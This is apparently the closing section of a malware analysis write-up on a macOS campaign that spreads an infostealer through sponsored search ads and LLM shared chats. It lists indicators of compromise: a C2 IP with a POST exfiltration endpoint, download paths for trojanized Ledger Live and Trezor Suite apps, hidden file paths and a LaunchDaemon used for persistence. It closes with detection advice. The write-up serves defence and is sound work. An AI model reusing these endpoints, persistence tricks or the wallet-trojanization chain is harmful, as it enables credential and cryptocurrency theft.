user:a/6dlqUxbj9TgSaX6GryP01wQD3fh-SmmFFnnZXttiU=(User ID)BuildID:k9b-b/WBcpIWdsUmT/ur/pqvVSIgWgC2ZruLQFWHQSk=(Build ID)cn:0(Don't exactly know what this is)
- Form Data:
file=@/tmp/out.zip(the compressed archive)
Indicators of Compromise (IOCs)
Domains
| Domain/IP | Purpose |
|---|---|
nonnida.com | Initial payload delivery |
45.94.47.205 | C2 server |
File Paths
| Path | Description |
|---|---|
/tmp/.pass | Password storage |
/tmp/update | Initial malware binary |
~/.helper | Bot binary |
~/.agent | Agent script |
~/.username | Username storage |
~/.private | Marker file |
/Library/LaunchDaemons/com.finder.helper.plist | LaunchDaemon persistence |
Network Indicators
| Method | Endpoint | Purpose |
|---|---|---|
POST | http://45.94.47.205/contact | Data exfiltration |
GET | https://<botUrl>/zxc/app | Bot binary download |
GET | https://<botUrl>/zxc/app.zip | Trojanized Ledger Live app |
GET | https://<botUrl>/zxc/apptwo.zip | Trojanized Trezor Suite app |
Process Indicators
| Type | Indicator |
|---|---|
| LaunchDaemon | com.finder.helper |
| Process | ~/.helper running as logged-in user |
Detection Recommendations
Behavioral Detection
- Base64 Decoding in Terminal: Monitor for base64 decoding followed by curl commands
- Password Prompt Scripts: Detect scripts that prompt for system passwords
- LaunchDaemon Creation: Alert on creation of LaunchDaemons in
/Library/LaunchDaemons/ - Application Replacement: Monitor for removal and replacement of cryptocurrency wallet applications
- Mass Data Collection: Detect processes accessing multiple browser profiles and wallet directories
File System Monitoring
- Monitor for creation of
~/.helper,~/.agent,~/.pass,~/.username - Alert on LaunchDaemon plist creation matching
com.finder.helper - Monitor for removal of Ledger Live or Trezor Suite applications
Conclusion
This campaign demonstrates a sophisticated attack chain that combines:
- Malvertising via sponsored search results
- Social engineering through legitimate-looking LLM shared chats
- Multi-stage malware with VM detection and obfuscation
- Very extensive data theft targeting browsers, wallets, and system credentials
- Persistent backdoors via LaunchDaemons
- Application trojanization for long-term access
This is the first time I've seen LLM shared chats being used for malware distribution, and the malware was pretty fun to reverse engineer as well.
As always, users should be extremely cautious when executing commands found online, especially those that require system passwords or administrative privileges.